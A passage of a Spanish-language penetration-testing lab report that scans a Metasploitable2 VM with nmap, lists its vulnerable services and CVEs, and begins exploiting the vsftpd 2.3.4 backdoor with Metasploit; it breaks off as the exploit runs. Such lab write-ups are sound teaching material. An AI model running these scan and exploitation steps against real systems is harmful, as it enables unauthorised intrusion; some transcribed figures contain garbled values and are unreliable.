- ❖ La IP de la máquina que simula el sistema de BancoEstado es **192.168.56.102**, además se logra realizar su reconocimiento desde la máquina de Kali Linux.

Los resultados obtenidos son relevantes, ya que, se logra construir un perfil inicial de la organización objetivo identificando servidores, correos y algunos nombres que puedan ser relevantes en un futuro. Además, se logra identificar la





máquina del sistema objetivo, la cual es clave para la inserción dentro del sistema en las siguientes etapas.

## Enumeración y Escaneo

### Técnicas utilizadas

Para la enumeración y escaneo, se ejecuta **nmap** desde la máquina atacante hacia la dirección IP de la máquina “**Metasploitable2**” para descubrir los puertos y servicios que se encuentran abiertos en la máquina objetivo.

Inicialmente, se quieren descubrir los puertos abiertos, por lo que se ejecuta el siguiente comando:

**sudo nmap -sS 192.168.56.102**

Se obtiene un listado de los puertos del sistema escaneado en donde se indica el número de puerto, protocolo, estado en el que se encuentra y el servicio asociado

El formato de salida es el siguiente:

<b>PORT</b>	<b>STATE</b>	<b>SERVICE</b>
21/tcp	open	ftp

donde:

- ❖ **PORT:** Indica el número del puerto escaneado y el protocolo que utiliza.  
Ej: para el caso anterior, el número del puerto sería 21 y usa el protocolo TCP
- ❖ **STATE:** Indica el estado en el que se encuentra el puerto.  
Ej: para el caso anterior, el puerto está abierto, lo que significa que existe un servicio escuchando en él.
- ❖ **SERVICE:** Indica el tipo de servicio que se espera encontrar en el puerto  
Ej: para el caso anterior, se está ejecutando FTP (File Transport Protocol) utilizado para transferir archivos entre un cliente y un servidor

Luego, se realiza el descubrimiento de servicios, con el siguiente comando:

**sudo nmap -sV 192.168.56.102**



El formato de salida es el siguiente:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4

donde:

- ❖ **PORT:** Indica el número del puerto escaneado y el protocolo que utiliza.
- ❖ **STATE:** Indica el estado en el que se encuentra el puerto.
- ❖ **SERVICE:** Indica el tipo de servicio que se espera encontrar en el puerto.
- ❖ **VERSION:** Indica la versión específica del servicio que se está ejecutando en el puerto.

Ej: Para el caso anterior, se está ejecutando la versión vsftpd 2.3.4

A continuación, se adjunta la salida completa para ambos escaneos:

```
(kali@kali)~$ sudo nmap -sS 192.168.56.102
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 15:21 EST
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E0:6B:03 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

Figura 15: Resultado de escaneo de puertos

```
(kali@kali)~$ sudo nmap -sV 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 15:25 EST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #1000000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath gmiiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #1000003)
2121/tcp  open  ftp          ProFTPD 1.3.1
2306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E0:6B:03 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
```

Figura 16: Resultado de escaneo de servicios





## Resultados obtenidos

Luego de realizar el escaneo de puertos, se logran identificar varios puertos abiertos en el sistema objetivo:

- ❖ FTP (puerto 21): Utilizado para la transferencia de archivos.
- ❖ SSH (puerto 22): Proporciona un método seguro para acceder y operar servicios de red de forma remota.
- ❖ Telnet (puerto 23): Permite la comunicación en texto plano con el servidor, aunque es inseguro.
- ❖ SMTP (puerto 25): Protocolo estándar para el envío de correos electrónicos.
- ❖ DNS (puerto 53): Utilizado para la resolución de nombres de dominio.
- ❖ HTTP (puerto 80): Protocolo base de la web para la transferencia de datos.
- ❖ NFS (puerto 2049): Protocolo para compartir archivos a través de la red.
- ❖ MySQL (puerto 3306) y PostgreSQL (puerto 5432): Sistemas de gestión de bases de datos.
- ❖ VNC (puerto 5900): Permite el control remoto de la interfaz gráfica.
- ❖ IRC (puerto 6667): Protocolo de chat utilizado por UnrealIRCd.
- ❖ entre otros

Y para el escaneo de servicios, se logran identificar las versiones específicas de los servicios ejecutándose en los puertos:

- ❖ vsftpd: Servicio FTP.
- ❖ OpenSSH 4.7p1: Servicio SSH.
- ❖ Apache httpd 2.2.8: Servidor web HTTP.
- ❖ ISC BIND 9.4.2: Servidor DNS.
- ❖ Postfix smtpd: Servidor SMTP.
- ❖ Linux telnetd: Servicio Telnet.
- ❖ Samba smbd 3.X - 4.X: Servicio de compartición de archivos.
- ❖ ProFTPD 1.3.1: Otro servidor FTP.
- ❖ MySQL 5.0.51a-3ubuntu5: Sistema de gestión de bases de datos.
- ❖ PostgreSQL DB 8.3.0 - 8.3.7: Otro sistema de gestión de bases de datos.
- ❖ VNC (protocol 3.3): Servicio de control remoto gráfico.
- ❖ entre otros

Estos resultados son relevantes para la evaluación de la seguridad del sistema, ya que, conociendo los puertos abiertos y las versiones de los servicios en ejecución, se pueden identificar vulnerabilidades específicas asociadas con cada servicio.



## Análisis de Vulnerabilidades

### Técnicas utilizadas

Inicialmente, el Análisis de Vulnerabilidades se debiera realizar utilizando la aplicación **Nessus**, pero surgieron múltiples errores al momento de instalar la versión de prueba.




Figura 9: Error al iniciar Nessus Tenable

Por ende, se realiza un escaneo de vulnerabilidades utilizando **nmap** ejecutando el siguiente comando:

```
sudo nmap -sV --script vuln -oX reporte.xml 192.168.56.102 xsltproc  
reporte.xml -o reporte.html
```

donde:

- ❖ **sudo**: Ejecuta el comando con privilegios de usuario.
- ❖ **nmap**: Es la herramienta de escaneo de redes.
- ❖ **sV**: Realiza la detección de versiones de los servicios.
- ❖ **script vuln**: Ejecuta todos los scripts de la categoría “vuln” de **nmap** asociados a detectar vulnerabilidades conocidas y comunes.
- ❖ **-oX reporte.xml**: Indica que se genera un output en formato XML con el nombre “reporte.xml”
- ❖ **192.168.56.102**: Dirección IP a la que se realizará el escaneo.
- ❖ **Xsltproc reporte.xml -o reporte.html**: Convierte el reporte de formato XML a formato HTML para mayor legibilidad.



```
(kali@kali)-[~]
$ sudo nmap -sV -sS --script vuln -oA reporte_vulnerabilidades 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 17:51 EST
Warning: File ./nmap.xsl exists, but Nmap is using /usr/bin/./share/nmap/nmap.xsl for security and consistency reasons.
set NMAPDIR=. to give priority to files in your local directory (may affect the other data files too).
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 17:53 (0:00:00 remaining)
Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 17:53 (0:00:00 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|_  VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:  BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   | Shell command: id
|   | Results: uid=0(root) gid=0(root)
|   References:
|   | https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   | http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   | https://www.securityfocus.com/bid/48539
|   | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-dh-params:
|_  VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|   State: VULNERABLE
|   Transport Layer Security (TLS) services that use anonymous
|   Diffie-Hellman key exchange only provide protection against passive
```

Figura 10: Escaneo de vulnerabilidades usando nmap

En base al escaneo de vulnerabilidades, se genera un archivo en formato HTML que contiene de forma más detallada y gráfica cada una de las vulnerabilidades encontradas.

El formato de salida de la tabla es:

## PORT STATE SERVICE REASON PRODUCT VERSION EXTRA INFO

donde:

- ❖ PORT: Indica el número de puerto y el protocolo
- ❖ STATE: Estado en el que se encuentra el puerto
- ❖ SERVICE: Servicio corriendo en el puerto
- ❖ REASON: Cómo nmap determinó el estado del puerto
- ❖ PRODUCT: Nombre del software que se está ejecutando
- ❖ VERSION: Versión específica del software detectado
- ❖ EXTRA INFO: Información adicional

Por ejemplo, para el primero:

- ❖ El puerto utilizado es el 21
- ❖ El estado es abierto y accesible



- ❖ El servicio es FTP (File Transfer Protocol)
- ❖ El producto es vsftpd (very secure FTP daemon)
- ❖ La versión del servicio es la 2.3.4 (una versión vulnerable)

Se logra encontrar un mensaje diciendo: VULNERABLE: vsFTPD versión 2.3.4 que indica que existe una vulnerabilidad de tipo backdoor (puerta trasera) que tiene asociados dos identificadores:

- BID: 48539 (Bugtraq ID)
- CVE: CVE-2011-2523 (Common Vulnerabilities and Exposures)

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4
ftp-vsftpd-backdoor	VULNERABLE: vsFTPD version 2.3.4 backdoor State: VULNERABLE (Exploitable) IDs: BID:48539 CVE:CVE-2011-2523 vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04. Disclosure date: 2011-07-03 Exploit results: Shell command: id Results: uid=0(root) gid=0(root) References: <a href="https://www.securityfocus.com/bid/48539">https://www.securityfocus.com/bid/48539</a> <a href="https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb">https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb</a> <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523</a> <a href="http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html">http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html</a>					

Figura 11: Ejemplo de puerto y servicio (21)

Luego, como el CVE es un código único, se pueden buscar en internet cada uno de los códigos para obtener más información acerca de la vulnerabilidad tales como: gravedad, impacto, descripción y herramientas de información.

Por ejemplo, para la vulnerabilidad en vsftpd con CVE (2011-2523) resulta en una vulnerabilidad de gravedad crítica. Esto puede ser aprovechado por un atacante para acceder al sistema.




Figura 12: Ejemplo de búsqueda de CVE 2011-2523



Nmap Scan Report - Scanned at Wed Jan 1 17:59:15 2025

Scan Summary 192.168.56.102

Scan Summary

Nmap 7.84(3VN) was initiated at Wed Jan 1 17:59:15 2025 with these arguments:  
nmap -sV --script vuln --os-report-xml /192.168.56.102

Verbosity: 0; Debug level 0

Nmap done at Wed Jan 1 18:04:55 2025; 1 IP address (1 host up) scanned in 339.73 seconds

192.168.56.102

Address

- 192.168.56.102 (ipad)
- 08:00:27:E0:6B:03 - Oracle VirtualBox virtual NIC (mac)

Ports

The 977 ports scanned but not shown below are in state: closed


- 977 ports replied with: reset

Port	State (toggle closed [X]   filtered [F])	Service	Reason	Product	Version	Extra info
21	tcp  ftp-vsftpd backdoor	ftp	syn-ack	vsftpd	2.3.4	
VULNERABLE: vsftpd version 2.3.4 backdoor State: VULNERABLE (Exploitable) ID: BID-48539 CVE(CVE-2011-2523) vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04. Disclosure date: 2011-07-03 Exploit results: Shell command: id Results: uid=0(root) gid=0(root) References: <a href="https://www.securityfocus.com/bid/48539">https://www.securityfocus.com/bid/48539</a> <a href="https://github.com/canis47/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb">https://github.com/canis47/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb</a> <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523</a> <a href="http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html">http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html</a>						
22	tcp	open	ssh		4.7p1 Debian Subuntu	protocol 2.0
23	tcp	open	telnet	linux telnetd		
25	tcp	open	smtp	Pofixit smtpd		
smtp-vuln-cve2010-4344		The SMTP server is not Exim: NOT VULNERABLE				
snlv-drown		ERROR: Script execution failed (use -d to debug)				
ssl-poodle		VULNERABLE:				

Figura 13: Reporte de vulnerabilidades generado por nmap

## Vulnerabilidad en una backdoor en el puerto 6200/tcp en vsftpd (CVE-2011-2523)

Gravedad CVSS v3.1: **CRÍTICA** 

**CWE-78**  Neutralización incorrecta de elementos especiales usados en un comando de sistema operativo (Inyección de comando de sistema)

**Tipo:** operativo)

Fecha de publicación: 27/11/2019

Última modificación: 21/11/2024

## Descripción

vsftpd versión 2.3.4 descargado entre 20110630 y 20110703, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp.

Figura 14: Ejemplo de Vulnerabilidad CVE 2011-2523 buscada en incibe.es



## Resultados obtenidos

Se listan algunos de los puertos abiertos cuyas vulnerabilidades fueron encontradas y pueden ser utilizadas para ingresar al sistema en la siguiente fase de explotación:

Puerto	Servicio	Producto	Versión	CVE	Gravedad CVSS v3.1	Link
21	ftp	vsftpd	2.3.4	2011-2523	Crítica	<a href="https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523">https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523</a>
25	smtp	Postfix smtpd	-	2014-3566	Baja	<a href="https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-3566">https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-3566</a>
25	smtp	Postfix smtpd	-	2015-4000	Baja	<a href="https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2015-4000">https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2015-4000</a>
80	http	Apache httpd	2.2.8	2007-6750	Media	<a href="https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2007-6750">https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2007-6750</a>
5432	postgresql	PostgreSQL DB	8.3.0 - 8.3.7	2014-0224	Alta	<a href="https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-0224">https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-0224</a>

## Explotación

### Técnicas utilizadas

Ahora que ya se tiene la información de los puertos abiertos y vulnerabilidades que posee el sistema, es posible realizar la explotación de la máquina objetivo. Este proceso se realiza desde la máquina Kali Linux a través del framework **metasploit** que posee más de 2400 exploits para explotar el sistema.



En primera instancia, se realiza nuevamente un escaneo de los servicios que se están ejecutando en el sistema, con el objetivo de identificar los servicios que puede ser atacados

Para la explotación, se selecciona el servicio ftp de versión vsftpd 2.3.4 en el puerto 21/tcp, ya que, a partir del análisis de vulnerabilidades realizado en la fase anterior, se pudo identificar que era la vulnerabilidad con mayor índice de gravedad dentro del sistema.

Según INCIBE:

“vsftpd versión 2.3.4 descargado entre 20110630 y 20110703, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp.”

```
(kali@kali)~$ nmap -sV 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 19:55 EST
Warning: File ./nmap.xsl exists, but Nmap is using /usr/bin/../share/nmap/nmap.xsl for security and consistency reasons.
set NMAPDIR=. to give priority to files in your local directory (may affect the other data files too).
Nmap scan report for 192.168.56.102
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.42 seconds
```

Figura 15: Análisis de vulnerabilidades para identificar servicio objetivo

Luego de identificar el servicio a explotar, se debe ejecutar **metasploit**. Para ello, se ejecuta el siguiente comando en la terminal de Kali Linux:

## msfconsole

Este comando inicializa el framework de **metasploit** indicando la cantidad de:

- ❖ Exploits: Módulos que aprovechan vulnerabilidades específicas para ganar acceso a un sistema objetivo.
- ❖ Auxiliares: Herramientas de apoyo como escáneres, fuzzers y sniffers.
- ❖ Post: Módulos para post-explotación luego de acceder al sistema.



- ❖ Payloads: Códigos que se ejecutan en el objetivo luego de acceder al sistema.
- ❖ Encoders: Módulos para codificar payloads y evitar detección en el sistema.
- ❖ Nops: Generadores de instrucciones NOP (no operation) para estabilizar exploits.
- ❖ Evasion: Módulos diseñados para evadir sistemas de detección.

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

-[ metasploit v6.4.18-dev ]
+ --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ --[ 1468 payloads - 47 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Figura 16: Inicialización de metasploit

Luego de inicializar **metasploit**, se busca el ataque a utilizar, para ello se ejecuta el siguiente comando para ver todos los auxiliares disponibles en el framework

### use auxiliary ?

El comando anterior obtiene todos los tipos de auxiliares que es posible ejecutar, la salida se muestra con el siguiente formato:

#	Name	Disclosure Date	Rank	Check	Description
---	------	-----------------	------	-------	-------------

donde:

- ❖ Name: Indica la ruta y nombre del módulo auxiliar dentro del framework
- ❖ Disclosure Date: Fecha en que el módulo fue publicado
- ❖ Rank: Indica la confiabilidad e impacto del módulo
- ❖ Check: Indica si el módulo tiene la capacidad de verificar si el objetivo es vulnerable sin explotarlo realmente.





- ❖ **Description:** Breve descripción del propósito y funcionamiento del módulo auxiliar

```
msf6 > use auxiliary ?

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Descriptio
-  -
0  auxiliary/admin/firetv/firetv_youtube    .               normal No     Amazon Fir
e TV YouTube Remote Control
1  \_ action: Play                          .               .     .     Play video
2  \_ action: Stop                          .               .     .     Stop video
3  auxiliary/gather/android_browser_file_theft  .               normal No     Android Br
rowser File Theft
4  auxiliary/scanner/http/apache_activemq_traversal  .               normal No     Apache Act
iveMQ Directory Traversal
5  auxiliary/dos/http/apache_mod_isapi        2010-03-05      normal No     Apache mod
_isapi Dangling Pointer
6  auxiliary/admin/wemo/crockpot              .               normal Yes    Belkin Wem
o-Enabled Crock-Pot Remote Control
7  \_ action: Cook                          .               .     .     Cook stuff
8  \_ action: Stop                          .               .     .     Stop cooki
ng
9  auxiliary/dos/http/brother_debut_dos      2017-11-02      normal No     Brother De
but http Denial Of Service
10 auxiliary/gather/c2s_dvr_password_disclosure  2016-08-19      normal No     C2S DVR Ma
nagement Password Disclosure
11 auxiliary/gather/checkpoint_hostname       2011-12-14      normal No     CheckPoint
Firewall-1 SecurRemote Topology Service Hostname Disclosure
12 auxiliary/scanner/http/chromecast_webserver .               normal No     Chromecast
Web Server Scanner
13 auxiliary/scanner/http/cisco_ssl_vpn_priv_esc  2014-04-09      normal No     Cisco ASA
SSL VPN Privilege Escalation Vulnerability
14 auxiliary/gather/cisco_pvc2300_download_config  2013-07-12      normal Yes    Cisco PVC2
300 POE Video Camera configuration download
15 auxiliary/scanner/smb/impacket/secretsdump    .               normal No     DCOM Exec
16 auxiliary/scanner/scada/digi_addp_version    .               normal No     Digi ADDP
```

Figura 17: Salida del comando `use auxiliary ?` para mostrar los módulos auxiliares

Después de revisar los auxiliares disponibles, se procede a buscar específicamente los módulos scanner relacionados con FTP, ya que este es el servicio objetivo. Para filtrar estos módulos se ejecuta el siguiente comando:

**use auxiliary/scanner/ftp**

```
Interact with a module by name or index. For example info 9387, use 9387 or use exploit/unix/ht
c

msf6 > use auxiliary/scanner/ftp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Descriptio
-  -
0  auxiliary/scanner/ftp/anonymous           .               normal No     Anonymous
1  auxiliary/scanner/ftp/bison_ftp_traversal  2015-09-28      normal Yes    BisonWare
Directory Traversal Information Disclosure
2  auxiliary/scanner/ftp/colorado_ftp_traversal  2016-08-11      normal Yes    ColoradoFT
Directory Traversal Information Disclosure
3  auxiliary/scanner/ftp/easy_file_sharing_ftp  2017-03-07      normal Yes    Easy File
.6 Directory Traversal
4  auxiliary/scanner/ftp/ftp_login            .               normal No     FTP Authen
5  auxiliary/scanner/ftp/ftp_version          .               normal No     FTP Versio
6  auxiliary/scanner/ftp/konica_ftp_traversal  2015-09-22      normal Yes    Konica Min
0 Directory Traversal Information Disclosure
7  auxiliary/scanner/ftp/pcman_ftp_traversal  2015-09-28      normal Yes    PCMan FTP
ry Traversal Information Disclosure
8  auxiliary/scanner/ftp/titanftp_xcrc_traversal  2010-06-15      normal No     Titan FTP
rsal Information Disclosure
```

Figura 18: Módulos que realizan scanner a un servicio ftp



El comando anterior entrega como respuesta los auxiliares que realizan un scanner a ftp. Se obtienen 8 posibles opciones.

Después de identificar que se requiere explorar el acceso anónimo FTP, se selecciona el módulo correspondiente con el siguiente comando:

**use auxiliary/scanner/ftp/anonymous**

Una vez seleccionado el módulo, se procede a buscar un exploit específico para la vulnerabilidad conocida en vsftpd versión 2.3.4. Para esto, se ejecuta:

**search exploit vsftpd 2.3.4**

El resultado de la búsqueda muestra un exploit con las siguientes características:

- ❖ Name: exploit/unix/ftp/vsftpd\_234\_backdoor
- ❖ Disclosure Date: 2011-07-03
- ❖ Rank: excellent
- ❖ Check: No
- ❖ Description: VSFTPD v2.3.4 Backdoor Command Execution

donde:

- ❖ El exploit está específicamente diseñado para la versión vulnerable (VSFTPD v2.3.4)
- ❖ Su ranking es “excellent” por lo que el exploit tiene alta confiabilidad
- ❖ Se encuentra diseñado para explotar el backdoor conocido (Backdoor Command Execution) coincidiendo con el método para explotar la vulnerabilidad

```
Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/ftp/titanftp_xcrc_trave
rsal

msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > search exploit vsftpd 2.3.4

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execu

```
tion
```

Figura 19: Se encuentra un exploit coincidente a la versión de la vulnerabilidad (vsftpd 2.3.4)



Después de identificar el exploit adecuado, se procede a configurar los parámetros necesarios para el ataque. Se ejecuta el siguiente comando para establecer la dirección IP del objetivo:

**set RHOSTS 192.168.56.102**

Este comando configura el parámetro RHOSTS (Remote Host) con la dirección IP del sistema objetivo que se desea atacar.

Luego, se configura el puerto del servicio vulnerable mediante el comando:

**set RPORT 21**

Este comando configura el parámetro RPORT (Remote Port) especificando el puerto 21, que es aquel donde se encuentra ejecutando el servicio FTP vulnerable.

Para verificar que la configuración se ha realizado correctamente, se ejecuta:

**show options**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Figura 20: Configuración de dirección IP y puerto a vulnerar



Una vez verificada la configuración, se procede a ejecutar el exploit mediante el comando:

### **run**

La ejecución del exploit genera la siguiente salida:

```
192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
